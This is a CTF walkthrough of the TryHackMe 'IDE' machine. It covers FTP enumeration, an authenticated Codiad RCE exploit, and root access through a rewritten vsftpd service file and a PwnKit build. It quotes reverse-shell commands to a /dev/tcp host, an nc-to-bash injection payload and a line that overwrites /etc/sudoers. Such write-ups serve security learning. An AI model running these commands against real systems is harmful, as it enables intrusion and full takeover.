TryHackMe IDA

IDE

22.11.2025

https://tryhackme.com/room/ide

An easy box to polish your enumeration skills!

Gain a shell on the box and escalate your privileges!

user.txt

root.txt

I started with nmap port scan and while port scan is running, i checked port 80 and started Gobuster.
FTP and SSH ports was open and i connect ftp as anonymous .
i entered ls -la to ftp shell

```
ftp> ls
229 Entering Extended Passive Mode (|||8222|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||39939|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
```

it looks like "..." is a directory

```
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18  2021 -
226 Directory send OK.
```


"-" is a file

Download with
`get -`
then i changed the file's name with
`mv - file`

```
└─$ cat file
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

According to the message, john or drace could be login username and password left default
i searched for Codiad default login password but i couldn't find anything usefull. While that, my full nmap scan finished, there was an open port 62337

I started Burp and brute-force default passwords for usernames: drac and john



You can use Ghidra for quicker results but my wordlist is not realy long so using Burp isn' realy take my time the *lenght* of "password" was different so i checked it and it work

```
└─$ searchsploit codiad 2.8.4
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
Codiad 2.8.4 - Remote Code Execution (Authenticated)                          | multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2)                      | multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3)                      | multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4)                      | multiple/webapps/50474.txt
------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

then i searched in web (because i want to look at exploit-db)
https://www.exploit-db.com/exploits/49705
actully i lost a little time while searching for exploits
i use this exploit

python3 exploit.py http://10.10.221.39:62337/ john password YOUR IP ADRES 3000 linux

```
└─$ python3 exploit.py http://10.10.221.39:62337/ john password [redacted] 3000 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.21.34.215/3001 0>&1 2>&1"' | nc -lnvp 3000
nc -lnvp 3001
[+] Please confirm that you have done the two command above [y/n]
[Y/n]
```

Don't forget to read the information text, i didn't look carefully and it took a while to figuring out i need to start *two* listener because it has two stages,

analysis of exploit (used AI)

`search_file_type="%%0Anc <host> <port>|/bin/bash %%23`
causing vulnerability

why does the reverse shell use two-stage?

Because the vulnerable parameter is into a grep pipeline, entering long or special characters makes the shell unstable and it is also to avoid breaking JSON responses

```
www-data@ide:/var/www/html/codiad/components/filemanager$ ls
ls
class.dirzip.php
class.filemanager.php
context_menu.json
controller.php
dialog.php
dialog_upload.php
download.php
init.js
upload_scripts
www-data@ide:/var/www/html/codiad/components/filemanager$ whoami
whoami
www-data
```

`sudo: no tty present and no askpass program specified`
while using sudo
then i executed:

`python3 -c 'import pty; pty.spawn("/bin/bash")'`
to upgrade the non-interactive shell

then i uploaded and started linpeas.sh (with simple python server), look for suid and struggled about an hour, then i checked some write-up
"look at the .bash_history"
i said "wow, *that should not be that easy*" and look at other write-ups,
but everyone solve this ctf from .bash_history, i set a reminder forcoming back to this machine again and privileges-esc properly
then i use the credential for accesing drace rights

```
www-data@ide:/home/drac$ cat .bash_h
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
drac@ide:~$ cat user.txt
cat user.txt
02930d21a[redacted]1b2d24a466
```

first flag
started linpeas.sh again with drac

```
drac@ide:~$ wget                              /linpeas.sh
wget                            linpeas.sh
--[redacted]                                  linpeas.sh
Connecting to 10.21.34.215:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 932.07K   947KB/s    in 1.0s

[redacted]          (947 KB/s) - 'linpeas.sh' saved [954437/954437]

drac@ide:~$ ls
ls
linpeas.sh  user.txt
```

```
drac@ide:~$ sudo -l
sudo -l
[sudo] password for drac: Th3dRaCULa1sR3aL

Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
```

/usr/sbin/service
we can change vsftpd.service file and we use

```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /lib/systemd/system/vsftpd.service
```

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html

```
ExecStart=/bin/sh -c 'echo "drac ALL=(root) NOPASSWD: ALL" > /etc/sudoers'
```

this line will run with root privileges, you can create a new shell and it will run on root privileges or paste the line bellow, i get this line from https://lanfran02.github.io/posts/ide/ and i like it.

user.txt
`02930d21****************2d24a466`

root.txt
`ce258cb16f4****************0fb8d`

okey, i return to `www-data` for searching another priv-esc method
i started linpeas.sh again in *tmp* file
while i look at the result

```
╔══════════╣ Searching passwords in history files
/home/drac/.bash_history:mysql -u drac -p 'Th3dRaCULa1sR3aL'
```

i started this script about three time before but i see it now :D
i contiuned

```
sudo -V | grep "Sudo ver" | grep "1\.[01234567]\.[0-9]\+\|1\.8\.1[0-9]\*\|1\.8\.2[01234567]"
```

output: Sudo version 1.8.21p2
https://github.com/pr0v3rbs/CVE-2025-32463_chwoot
CVE-2025-32463
i tried this because it looks like this sudo version is vulnerable
but
*The CVE **requires that sudo was compiled with the "restricted mode" feature**, which is NOT enabled on most Debian/Ubuntu builds. (source: AI)*
meaning it is not exploitable

```
#Vulnerable sudo
pwn ~ $ sudo -R woot woot
sudo: woot: No such file or directory
```

vulnerable version return this output, mine doesn't

I check
snap version

snap 2.48.3+18.04
https://github.com/initstring/dirty_sock?tab=readme-ov-file
not effected

https://github.com/ly4k/PwnKit
Should work but there are some difficulties
The target has not a gcc and i cant download gcc with apt install gcc because the target is not connected to internet also no permission
I find a python exploit but still need gcc for compiling .so file
I compile the exploit on my system then i upload to target but my system is up to date so version dismatches

so looks like there are solutions

1. download gcc and upload to target (harder than it looks)
2. create a docker which has same versions with target, install gcc and compile the exploit, then send to target and run it

i choose second one because first one is harder than it looks

but there is one little problem
i have never use docker in my life :(

i am a student and i have to go school tomorrow so i delay the exploitation to tomorrow, i stop listeners, close openvpn and i go to sleep

another day has been started
i was start with the usage of docker, how it works superficially
https://docs.docker.com/get-started/docker-overview/

```
sudo apt install docker.so
sudo systemctl enable --now docker
sudo docker pull ubuntu:18.04
sudo docker run -it --name bionic ubuntu:18.04 bash
```

i install build tools

https://github.com/ly4k/PwnKit/blob/main/PwnKit.c
i coppy this source code

and compile with
`gcc -shared Pwnide.c -o pwnkit -Wl,-e,entry -fPIC`

we will talk about the source code and how this exploit works later but firstly lets try this exploit

```
root@bbbf20f67a95:/home/pwnkit# head pwnida.c
// pwnkit https://github.com/ly4k/PwnKit/blob/main/PwnKit.c
// gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC

#define _XOPEN_SOURCE 700
#define _GNU_SOURCE
#include <dirent.h>
#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
root@bbbf20f67a95:/home/pwnkit# file pwnida
pwnida: cannot open `pwnida' (No such file or directory)
root@bbbf20f67a95:/home/pwnkit# file pwnida.c
pwnida.c: C source, ASCII text
root@bbbf20f67a95:/home/pwnkit# gcc -shared pwnida.c -o pwnkit -Wl,-e,entry -fPIC
root@bbbf20f67a95:/home/pwnkit# ls
customkit.c  pwnida.c  pwnkit  readme.txt
root@bbbf20f67a95:/home/pwnkit# pwd
/home/pwnkit
```

```
└─$ sudo docker cp bbbf20f67a95:/home/pwnkit/pwnkit /home/[redacted]/linpdir
Successfully copied 15.4kB to /home/[redacted]/linpdir
```

```
www-data@ide:/var/www/html/codiad/components/filemanager$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<er$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ide:/var/www/html/codiad/components/filemanager$ wget http:[redacted]/pwnkit
<s/filemanager$ wget http:[redacted]pwnkit
--2025-11-22 09:34:06--  http[redacted]/pwnkit
Connecting to [redacted]:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13464 (13K) [application/octet-stream]
Saving to: 'pwnkit'

pwnkit              100%[===================>]  13.15K  --.-KB/s    in 0.08s

2025-11-22 09:34:07 (167 KB/s) - 'pwnkit' saved [13464/13464]

www-data@ide:/var/www/html/codiad/components/filemanager$ ls
ls
class.dirzip.php       controller.php     download.php  upload_scripts
class.filemanager.php  dialog.php         init.js
context_menu.json      dialog_upload.php  pwnkit
www-data@ide:/var/www/html/codiad/components/filemanager$ chmod +x pwnkit
chmod +x pwnkit
www-data@ide:/var/www/html/codiad/components/filemanager$ ./pwnkit
./pwnkit
root@ide:/var/www/html/codiad/components/filemanager# whoami
whoami
root
root@ide:/var/www/html/codiad/components/filemanager#
```

yes, get dunked on *IDE*
we succesfully elevated our privileges to root

```
root@ide:~# cat root.txt
cat root.txt
ce258[redacted]7f4e0fb8d
root@ide:~# cat /home/drac/user.txt
cat /home/drac/user.txt
02930[redacted]4a466
root@ide:~#
```

and we succesfully got the flags
i'm really happy to find another priv-esc method for this machine
There is always another way to exploit a system, i don't think that machine is made for using pwnkit, but we figured out how to use it

Okey we are done with the "*IDE*" machine but we are not done yet

Why i use docker enviorement for compiling the source code, can't i just compile on my system and send it to the target?

Actually i tried, i built the exploit on my system but it did not work on the target
Reason is simple:
When you compile on a newer Linux system (e.g., Ubuntu 22.04 / 24.04), your binary is linked against a **newer glibc** version.

1. Older systems **cannot run binaries built for newer glibc**. (source: AI)
2. Older distros may: (source: AI)

- use different linker behavior
- require older flags
- have different LD configurations
- restrict `setuid` or environment variables differently

but main problem was glib causing Dependency Hell (ABI Mismatch)

Can't you just compile for older system and set true flags to gcc

The first thing that came to my mind was using Docker.
I think that if i have same machine with the target that runs gcc, i can compile my exploit and send to target, everything should work (at least in theory)
or i can create with vm but docker is easier
so i didnt realy search how to use gcc to compile a file that runs on an older system
i searched for alternative solutions which do not include docker or vm
using "-static" flag with gcc, using musl-gcc, compile with gcc-7 g++-7 which may work but i didn't try it
https://stackoverflow.com/questions/847179/multiple-glibc-libraries-on-a-single-host
also you can look at this post but i don't recomend to use this technique 'cos will be quite challenging

If our exploit was at kernal level, i probably wouldn't work. That is because Docker does not have it's own kernal, docker always use host machine's kernal. But pwnkit is a Userland exploit (depends on libraries) so pwnkit is not depend on kernal version

I hope this article helps, goodbye everyone
22.11.2025
https://www.hackingarticles.in/linux-privilege-escalation-pwnkit-cve-2021-4034/

https://security.stackexchange.com/questions/261712/cve-2021-4034-environ-is-init-before-the-gconv-path-injection